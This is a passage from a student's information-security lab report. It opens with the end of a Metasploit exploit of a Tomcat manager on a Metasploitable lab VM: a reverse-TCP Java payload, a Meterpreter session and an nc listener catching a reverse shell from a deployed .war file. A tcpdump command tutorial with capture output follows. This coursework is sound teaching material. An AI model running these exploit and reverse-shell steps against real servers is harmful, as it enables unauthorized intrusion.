payloads => payload/java/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOSTS 192.168.19.128
LHOSTS => 192.168.19.128
msf6 exploit(multi/http/tomcat_mgr_upload) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.19.128:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying yse7aSRnu7YB0mu3...
[*] Executing yse7aSRnu7YB0mu3...
[*] Undeploying yse7aSRnu7YB0mu3 ...
[*] Sending stage (58060 bytes) to 192.168.19.129
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.129:53929) at 2022-01-22 19:46:52 +0530
```

- **Uploading the .war file.**

- **Now file1 can be seen in the applications window.**

Applications							
Path	**Display Name**	**Running**	**Sessions**	**Commands**			
/	Welcome to Tomcat	true	0	Start	Stop	Reload	Undeploy
/admin	Tomcat Administration Application	true	0	Start	Stop	Reload	Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start	Stop	Reload	Undeploy
/file1		true	0	Start	Stop	Reload	Undeploy
/host-manager	Tomcat Manager Application	true	0	Start	Stop	Reload	Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start	Stop	Reload	Undeploy
/manager	Tomcat Manager Application	true	0	Start	Stop	Reload	Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start	Stop	Reload	Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start	Stop	Reload	Undeploy
/webdav	Webdav Content Management	true	0	Start	Stop	Reload	Undeploy
/yse7aSRnu7YB0mu3		true	0	Start	Stop	Reload	Undeploy

- **Once the file1 is clicked, the kali starts listening to the victim.**

```
┌──(root💀kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.19.128] from (UNKNOWN) [192.168.19.129] 40483
```

RESULT:

Thus, we have successfully attacked the Metasploitable by creating a .war file from Kali Linux.

Course: Information Security Management **Date: 27-01-2022**

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 3

Capturing Packets Using tcpdump

OBJECTIVE:

- **To understand various command line arguments for packet capturing using tcpdump utility.**

SOFTWARE:

- **Kali Linux**
- **Metasploitable**

COMMANDS:

- **Tcpdump --help: It's to understand various arguments given to the tcpdump utility.**


```
└─# tcpdump --help
tcpdump version 4.99.0
libpcap version 1.10.0 (with TPACKET_V3)
OpenSSL 1.1.1k  25 Mar 2021
Usage: tcpdump [-AbdDefhHIJKlLnNOpqStuUvxX#] [ -B size ] [ -c count ] [--count]
                [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
                [ -i interface ] [ --immediate-mode ] [ -j tstamptype ]
                [ -M secret ] [ --number ] [ --print ] [ -Q in|out|inout ]
                [ -r file ] [ -s snaplen ] [ -T type ] [ --version ]
                [ -V file ] [ -w file ] [ -W filecount ] [ -y datalinktype ]
                [ --time-stamp-precision precision ] [ --micro ] [ --nano ]
                [ -z postrotate-command ] [ -Z user ] [ expression ]
```

- **Tcpdump -D: To check how many devices are connected.**


```
└─# tcpdump -D
1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7.dbus-system (D-Bus system bus) [none]
8.dbus-session (D-Bus session bus) [none]
```

- **tcpdump -i any: Capturing packets from all interfaces. Indefinitely capture all type of the packets from all ports until we suspend it.**

- **tcpdump -i any -c 5: To limit the number of packets to be captured .**
-c is for count.



- **tcpdump -i any -c 5 -n: -n is for mentioning the IP addresses.**



- **tcpdump -i any -c 5 -s64: To capture only 64 bytes. If we limit the packet size, the memory can be utilized effectively.**

It consists of an ethernet address. IP address and protocol.

```
└─# tcpdump -i any -c 5 -s64
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 64 bytes
16:13:45.854987 eth0  Out IP 192.168.19.128.43307 > 192.168.19.2.domain: 1801+ [domain]
16:13:45.855075 eth0  Out IP 192.168.19.128.43307 > 192.168.19.2.domain: 7948+ [domain]
16:13:45.857660 eth0  Out IP 192.168.19.128.35652 > 192.168.19.2.domain: 11961+ [domain]
16:13:45.860078 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.43307: 1801 [domain]
16:13:45.861451 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.43307: 7948 [domain]
5 packets captured
8 packets received by filter
0 packets dropped by kernel
```

- **tcpdump -i any -c 5 -s0: Captures maximum size**

```
└─# tcpdump -i any -c 5 -s0
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:18:25.497569 eth0  Out IP 192.168.19.128.60156 > server-13-35-231-79.hyd50.r.cloudfront.net.https: Flags [.], ack 178
gth 0
16:18:25.538287 eth0  Out IP 192.168.19.128.60201 > 192.168.19.2.domain: 58941+ PTR? 79.231.35.13.in-addr.arpa. (43)
16:18:25.544957 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.60201: 58941 1/0/0 PTR server-13-35-231-79.hyd50.r.clo
16:18:25.545391 eth0  Out IP 192.168.19.128.47594 > 192.168.19.2.domain: 3866+ PTR? 128.19.168.192.in-addr.arpa. (45)
16:18:25.573482 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.47594: 3866 NXDomain 0/1/0 (122)
5 packets captured
7 packets received by filter
0 packets dropped by kernel
```

- **tcpdump -i any -c 5 -t: Capturing packets without timestamp.**

```
-# tcpdump -i any -c 5 -t
cpdump: data link type LINUX_SLL2
cpdump: verbose output suppressed, use -v[v]... for full protocol decode
istening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
h0  Out IP 192.168.19.128.60156 > server-13-35-231-79.hyd50.r.cloudfront.net.https: Flags [P.], seq 3853853362:3853853386, ack 1789407
63540, length 24
h0  Out IP 192.168.19.128.60156 > server-13-35-231-79.hyd50.r.cloudfront.net.https: Flags [F.], seq 24, ack 1, win 63540, length 0
h0  In  IP server-13-35-231-79.hyd50.r.cloudfront.net.https > 192.168.19.128.60156: Flags [.], ack 24, win 64240, length 0
h0  In  IP server-13-35-231-79.hyd50.r.cloudfront.net.https > 192.168.19.128.60156: Flags [.], ack 25, win 64239, length 0
h0  In  IP server-13-35-231-79.hyd50.r.cloudfront.net.https > 192.168.19.128.60156: Flags [FP.], seq 1, ack 25, win 64239, length 0
packets captured
packets received by filter
packets dropped by kernel
```

tcpdump -i any -c 5 -ttt: switching time for each packet.

```
└─# tcpdump -i any -c 5 -ttt                                                                                    1 c
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
 00:00:00.000000 eth0  Out IP 192.168.19.128.54570 > server-13-35-210-15.hyd50.r.cloudfront.net.https: Flags [.], ack 1205957083, win 62780, l
ngth 0
 00:00:00.000132 eth0  Out IP 192.168.19.128.54572 > server-13-35-210-15.hyd50.r.cloudfront.net.https: Flags [.], ack 1796823714, win 62780, l
ngth 0
 00:00:00.000050 eth0  Out IP 192.168.19.128.54574 > server-13-35-210-15.hyd50.r.cloudfront.net.https: Flags [.], ack 1469071445, win 62780, l
ngth 0
 00:00:00.000045 eth0  Out IP 192.168.19.128.54576 > server-13-35-210-15.hyd50.r.cloudfront.net.https: Flags [.], ack 260667566, win 62780, le
gth 0
 00:00:00.000044 eth0  Out IP 192.168.19.128.54578 > server-13-35-210-15.hyd50.r.cloudfront.net.https: Flags [.], ack 1305767788, win 62780, l
ngth 0
5 packets captured
16 packets received by filter
0 packets dropped by kernel
```

- **tcpdump -i any -c 5 -tat : Will give date and timestamp.**

```
└─# tcpdump -i any -c 5 -tttt
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
2022-01-27 16:23:08.121288 eth0  Out IP 192.168.19.128.53506 > 117.18.237.29.http: Flags [.], ack 1752047138,
2022-01-27 16:23:08.121812 eth0  In  IP 117.18.237.29.http > 192.168.19.128.53506: Flags [.], ack 1, win 64240
2022-01-27 16:23:08.214868 eth0  Out IP 192.168.19.128.45220 > 192.168.19.2.domain: 20820+ PTR? 29.237.18.117.
2022-01-27 16:23:08.244642 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.45220: 20820 NXDomain 0/1/0 (115)
2022-01-27 16:23:08.246177 eth0  Out IP 192.168.19.128.41212 > 192.168.19.2.domain: 31000+ PTR? 128.19.168.192
5 packets captured
10 packets received by filter
0 packets dropped by kernel
```

- **Kali Ip :192.168.19.128**


```
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.19.128  netmask 255.255.255.0  broadcast 192.168.19.255
        inet6 fe80::20c:29ff:fe3d:9633  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:3d:96:33  txqueuelen 1000  (Ethernet)
        RX packets 5253  bytes 4993083 (4.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2644  bytes 461882 (451.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- **tcpdump -i any -v dst 192.168.19.128 : With verbose, the packets are received to kali machine. Src-> source machine**


```
└─# tcpdump -i any -v dst 192.168.19.128
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:27:06.881974 eth0  B   ARP, Ethernet (len 6), IPv4 (len 4), Request who-has 192.168.19.128 tell 192.168.19.2, length 46
16:27:06.882113 eth0  In  IP (tos 0x0, ttl 128, id 6958, offset 0, flags [none], proto UDP (17), length 351)
    192.168.19.2.domain > 192.168.19.128.54319: 29782 17/0/0 www.youtube.com. CNAME youtube-ui.l.google.com., youtube-ui.l.google.co
.196.174, youtube-ui.l.google.com. A 142.250.71.14, youtube-ui.l.google.com. A 142.250.71.46, youtube-ui.l.google.com. A 142.250.76.
-ui.l.google.com. A 142.250.195.46, youtube-ui.l.google.com. A 142.250.195.78, youtube-ui.l.google.com. A 142.250.195.110, youtube-u
com. A 142.250.195.142, youtube-ui.l.google.com. A 142.250.195.174, youtube-ui.l.google.com. A 142.250.195.206, youtube-ui.l.google.
250.195.238, youtube-ui.l.google.com. A 142.250.196.14, youtube-ui.l.google.com. A 142.250.196.46, youtube-ui.l.google.com. A 172.21
youtube-ui.l.google.com. A 172.217.31.206, youtube-ui.l.google.com. A 172.217.160.142 (323)
16:27:06.885065 eth0  In  IP (tos 0x0, ttl 128, id 6959, offset 0, flags [none], proto UDP (17), length 207)
    192.168.19.2.domain > 192.168.19.128.54319: 38737 5/0/0 www.youtube.com. CNAME youtube-ui.l.google.com., youtube-ui.l.google.com
:6800:4007:812::200e, youtube-ui.l.google.com. AAAA 2404:6800:4007:803::200e, youtube-ui.l.google.com. AAAA 2404:6800:4007:809::200e
i.l.google.com. AAAA 2404:6800:4007:80a::200e (179)
16:27:07.141080 eth0  In  IP (tos 0x0, ttl 128, id 6960, offset 0, flags [none], proto TCP (6), length 44)
    maa03s31-in-f14.1e100.net.https > 192.168.19.128.59814: Flags [S.], cksum 0x3bb5 (correct), seq 293744654, ack 156416538, win 64
s [mss 1460], length 0
16:27:07.146762 eth0  In  IP (tos 0x0, ttl 128, id 6961, offset 0, flags [none], proto TCP (6), length 40)
    maa03s31-in-f14.1e100.net.https > 192.168.19.128.59814: Flags [.], cksum 0x5171 (correct), ack 514, win 64240, length 0
16:27:07.155148 eth0  In  IP (tos 0x0, ttl 128, id 6962, offset 0, flags [none], proto TCP (6), length 44)
    maa03s31-in-f14.1e100.net.https > 192.168.19.128.59816: Flags [S.], cksum 0x82f7 (correct), seq 292495148, ack 3164065925, win 6
ns [mss 1460], length 0
16:27:07.159818 eth0  In  IP (tos 0x0, ttl 128, id 6963, offset 0, flags [none], proto TCP (6), length 40)
    maa03s31-in-f14.1e100.net.https > 192.168.19.128.59816: Flags [.], cksum 0x98b3 (correct), ack 514, win 64240, length 0
16:27:07.197356 eth0  In  IP (tos 0x0, ttl 128, id 6964, offset 0, flags [none], proto TCP (6), length 4276)
    maa03s31-in-f14.1e100.net.https > 192.168.19.128.59814: Flags [P.], cksum 0x81b8 (incorrect → 0xc828), seq 1:4237, ack 514, wi
gth 4236
16:27:07.197870 eth0  In  IP (tos 0x0, ttl 128, id 6967, offset 0, flags [none], proto TCP (6), length 1452)
    maa03s31-in-f14.1e100.net.https > 192.168.19.128.59814: Flags [P.], cksum 0x60d9 (correct), seq 4237:5649, ack 514, win 64240, l
16:27:07.197871 eth0  In  IP (tos 0x0, ttl 128, id 6968, offset 0, flags [none], proto TCP (6), length 1024)
    maa03s31-in-f14.1e100.net.https > 192.168.19.128.59814: Flags [P.], cksum 0xb327 (correct), seq 5649:6633, ack 514, win 64240, l
16:27:07.212269 eth0  In  IP (tos 0x0, ttl 128, id 6969, offset 0, flags [none], proto TCP (6), length 1452)
    maa03s31-in-f14.1e100.net.https > 192.168.19.128.59816: Flags [P.], cksum 0x0b33 (correct), seq 1:1413, ack 514, win 64240, leng
16:27:07.212538 eth0  In  IP (tos 0x0, ttl 128, id 6970, offset 0, flags [none], proto TCP (6), length 5260)
    maa03s31-in-f14.1e100.net.https > 192.168.19.128.59816: Flags [P.], cksum 0x8590 (incorrect → 0xdc92), seq 1413:6633, ack 514,
```

- **tcpdump -i any -v src 192.168.19.1 and dst 192.168.19.128: Capturing packet coming from default gateway to kali machine.**


- **tcpdump -i any -v net 192.168.19.0/24: To capture packets from the subnet 24 connected to the all 255 devices.**



- **tcpdump -i any port 80: Capturing http packet.**



- **tcpdump -i any -v host 192.168.19.128 and port 80:**



- **tcpdump -i any -v "host 192.168.19.128 and (port 80 or port 443)":**

```
└─# tcpdump -i any -v "host 192.168.19.128 and (port 80 or port 443)"                                  1 ✕ 11 ⚙
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
16:58:53.132227 eth0  Out IP (tos 0x0, ttl 64, id 7242, offset 0, flags [DF], proto TCP (6), length 60)
    192.168.19.128.33476 > webafs706.cern.ch.http: Flags [S], cksum 0xa67b (incorrect → 0xccb9), seq 3960097621, win 64240, options [mss 1460,
sackOK,TS val 564002294 ecr 0,nop,wscale 7], length 0
16:58:53.358907 eth0  In  IP (tos 0x0, ttl 128, id 13419, offset 0, flags [none], proto TCP (6), length 44)
    webafs706.cern.ch.http > 192.168.19.128.33476: Flags [S.], cksum 0x468a (correct), seq 2001174161, ack 3960097622, win 64240, options [mss
1460], length 0
16:58:53.359003 eth0  Out IP (tos 0x0, ttl 64, id 7243, offset 0, flags [DF], proto TCP (6), length 40)
    192.168.19.128.33476 > webafs706.cern.ch.http: Flags [.], cksum 0xa667 (incorrect → 0x5e47), ack 1, win 64240, length 0
16:58:53.359295 eth0  Out IP (tos 0x0, ttl 64, id 7244, offset 0, flags [DF], proto TCP (6), length 509)
    192.168.19.128.33476 > webafs706.cern.ch.http: Flags [P.], cksum 0xa83c (incorrect → 0xc562), seq 1:470, ack 1, win 64240, length 469: HTT
P, length: 469
        GET / HTTP/1.1
        Host: info.cern.ch
        User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
        Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
        Accept-Language: en-US,en;q=0.5
        Accept-Encoding: gzip, deflate
        Referer: https://www.google.com/
        Connection: keep-alive
        Upgrade-Insecure-Requests: 1
        If-Modified-Since: Wed, 05 Feb 2014 16:00:31 GMT
        If-None-Match: "286-4f1aadb3105c0"
        Cache-Control: max-age=0
```

- **tcpdump -i any port 53 -c 5:**

-A -> IPV4 address

-AAAA -> IPV6 address


```
└─# tcpdump -i any port 53 -c 5                                                                          12 ⚙
tcpdump: data link type LINUX_SLL2
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
17:06:36.358382 eth0  Out IP 192.168.19.128.43401 > 192.168.19.2.domain: 43424+ A? rr2---sn-5jucgv5qc5oq-itqr.googlevideo.com. (60)
17:06:36.358469 eth0  Out IP 192.168.19.128.43401 > 192.168.19.2.domain: 22191+ AAAA? rr2---sn-5jucgv5qc5oq-itqr.googlevideo.com. (60)
17:06:36.363125 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.43401: 43424 2/0/0 CNAME rr2.sn-5jucgv5qc5oq-itqr.googlevideo.com., A 123.176
.32.77 (115)
17:06:36.363197 eth0  In  IP 192.168.19.2.domain > 192.168.19.128.43401: 22191 2/0/0 CNAME rr2.sn-5jucgv5qc5oq-itqr.googlevideo.com., AAAA 2406
:b400:7:1::d (127)
17:06:36.381639 eth0  Out IP 192.168.19.128.49948 > 192.168.19.2.domain: 155+ PTR? 2.19.168.192.in-addr.arpa. (43)
5 packets captured
8 packets received by filter
0 packets dropped by kernel
```

- **tcpdump -i any -c 25 -w capture.pcap : To write the capture packet**


```
└─# tcpdump -i any -c 25 -w capture.pcap
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
25 packets captured
82 packets received by filter
0 packets dropped by kernel
```


- **tcpdump -r capture.pcap : To read the saved packet.**
-


```
└─# tcpdump -r capture.pcap
reading from file capture.pcap, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144
Warning: interface names might be incorrect
17:09:26.007458 eth0  Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [P.], seq 2138993760:2138993926, ack 19
 65535, length 166
17:09:26.007824 eth0  In  IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [.], ack 166, win 64240, length 0
17:09:26.081571 eth0  In  IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 1:3057, ack 166, win 64240, le
17:09:26.081661 eth0  Out IP 192.168.19.128.60204 > maa03s31-in-f14.1e100.net.https: Flags [.], ack 3057, win 65535, length 0
17:09:26.086270 eth0  In  IP maa03s31-in-f14.1e100.net.https > 192.168.19.128.60204: Flags [P.], seq 3057:7293, ack 166, win 64240
